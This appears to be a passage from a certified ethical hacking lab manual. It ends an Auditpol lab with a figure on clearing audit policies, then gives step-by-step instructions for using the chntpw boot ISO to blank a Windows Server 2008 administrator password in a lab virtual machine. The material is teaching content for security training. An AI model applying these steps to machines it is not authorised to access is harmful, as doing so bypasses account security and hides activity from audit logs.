


FIGURE 12.6: Auditpol clearing the audit policies

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document the results related to the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
AuditPol	**Result open Auditpol Category:** ▪ System ▪ Account Logon

Questions

1. How do you configure global resource SACLs using Auditpol?
2. Evaluate a report or backup an audit policy to a comma separated value (CSV) text file.

Internet Connection Required	
☐ **Yes**	☑ No
Platform Supported	
☑ **Classroom**	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 13

Password Recovery Using CHNTPW.ISO

CHNTPW.ISO is a password recovery tool that runs on Windows Server 2003, Windows Server 2008, and Windows 7 Virtual Machine.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Nowadays, attacking the password is one of the most straightforward hacking attacks. Passwords are the most common access control method used by system administers to manage the usage of network resources and applications. There are numerous feasible methods to crack passwords. To be an expert ethical hacker and penetration tester, you must have sound knowledge of footprinting, scanning, and enumeration. This process requires an active connection to the machine being attacked. A hacker enumerates applications and banners in addition to identifying user accounts and shared resources.

In this lab, we show you how to erase or recover an admin password using CHNTPW.ISO.

Lab Objectives

The objective of this lab is to help students learn:

- **Recovering the Password of Windows Server 2008**

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking

Lab Environment

To carry out the lab, you need:

- CHNTPW.ISO located at **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Password Recovery Tools\CHNTPW.ISO\cd110511**
- CHNTPW.ISO is tool to recover/erase the administrator passwords for Windows Server 2008
- A computer running with Windows Server 2008 as Virtual Machine

Lab Duration

Time: 15 Minutes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of CHNTPW.ISO

CHNTPW.ISO is an offline NT password and registry editor, boot disk/CD.

Lab Task

1. Start Hyper-V Manager by selecting **Start →Hyper-V Manager**.
2. Before starting this lab make sure that **Windows Server 2008** Virtual Machine is shut down.

🕮 Offline NT Password & Registry Editor can delete any password from nearly any installation of Windows almost instantly.

3. Now select **Windows Server 2008** Virtual Machine and click **Settings** in the right pane of Hyper-V..




FIGURE 13.1: CHNTPW.ISO Windows Server 2008 settings

🗁 Offline NT Password & Registry Editor simply deletes passwords instead of displaying them making it fast and easy to use.

4. Select **DVD drive** from **IDE controller in** the left pane of **Settings** for Windows Server 2008.
5. Check the **Image file** option and browse for the location of **CHNTPW.ISO,** and select **Apply→OK**.

🕮 No installation in Windows is required making this program an easy alternative to many other password recovery tools.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Offline NT Password & Registry Editor is completely free to download and use.




FIGURE 13.2: CHNTPW.ISO Windows Server 2008 settings

Tool will also remove passwords from 64-bit versions of Windows Operating Systems.

6. Now go to Hyper-V Manager and right-click **Windows Server 2008**, and select **Connect** to start Windows Server 2008 Virtual Machine.




FIGURE 13.3: CHNTPW.ISO Connecting to Windows Server 2008

Offline NT Password & Registry Editor works with all popular Windows versions including Windows 7 and more.

7. Click the **Start** button; **Windows Server 2008** will start.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 13.4: starting windows server 2008 O/S

8. After booting, Window will prompt you with: **Step one: Select disk where the Windows installation is**
9. Press **Enter**.




FIGURE 13.5: CHNTPW.ISO Step One

10. Now you will see: **Step TWO: Select PATH and registry files**; press **Enter**.

📖 It works offline, that is, you have to shut down your computer and boot off a floppydisk or CD or another system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

This is a utility to (re)set the password of any user that has a valid (local) account on your NT system.




FIGURE 13.6: CHNTPW.ISO Step Two

11. Select which part of the registry to load, use predefined choices, or list the files with space as delimiter, and then press **Enter**.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking




FIGURE 13.7: CHNTPW.ISO loading registry request

12. When you see: **Step THREE: Password or registry edit**, type yes (**y**), and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 13.8: CHNTPW.ISO Step Three

13. **Loaded hives**: <SAM><system><SECURITY>

    1 – Edit user data and passwords

    9 – Registry editor, now with full write support!

    Q – Quit (you will be asked if there is something to save)

    In **What to do?** the default selected option will be [1]. Press **Enter**.




FIGURE 13.9: CHNTPW.ISO loading hives

📖 It works offline, that is, you have to shutdown your computer and boot off a floppydisk or CD. The bootdisk includes stuff to access NTFS and FAT/FAT32 partitions and scripts to glue the whole thing together.

📖 **CEH-Tools is also Mapped in Virtual Machine as Network Drive Z:**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. In **chntpw Edit User Info & Passwords**, press **Enter** to enter the user name to change




FIGURE 13.10: CHNTPW.ISO chntpw Edit User Info & Passwords

15. In the **User Edit Menu**:

    1 – Clear (blank) user password

    2 – Edit (set new) user password (careful with this on XP or Vista)

    3 – Promote user (make user an administrator)

    4 – Unlock and enable user account [seems unlocked already]

    q – Quit editing user, back to user select

    The default option, Quit [**q**], is selected. Type **1** and press **Enter**.

NT stores its user information, including crypted versions of the passwords, in a file called 'sam', usually found in \winnt\system32\config. This file is a part of the registry, in a binary format previously undocumented, and not easily accessible.

Disable your software firewall (Norton Internet Security is often the culprit).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Disable all "download accelerator" programs; they will more than likely corrupt your download.




FIGURE 13.11: CHNTPW.ISO User Edit Menu

16. Type **!** after clearing the password of the user account, and press **Enter**.




FIGURE 13.12: CHNTPW.ISO Password Cleared

17. **Load hives**: <SAM><system><SECURITY>

    1 – Edit user data and passwords

    9 – Registry editor, now with full write support!

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Q – Quit (you will be asked if there is something to save)

In **What to do?**, the default selected option will be [1]. Type quit (**q**), and press **Enter**.

CEH-Tools is also Mapped in Virtual Machine as Network Drive Z:




FIGURE 13.13: CHNTPW.ISO loading hives Quit option

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking

18. In **Step FOUR: Writing back Changes, About to write file(s) back! Do it?**, here the default option will be [**n**]. Type yes [**y**] and press **Enter**.




FIGURE 13.14: CHNTPW.ISO Step Four

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. The edit is completed.




FIGURE 13.15: CHNTPW.ISO Edit Completed

20. Now **turn off** the **Windows Server 2008** Virtual Machine.

21. Open Hyper-V Manager settings of Windows Server 2008 and change the **DVD drive** option to **None** from **IDE Controller 1** and then select click **→Apply →OK**.

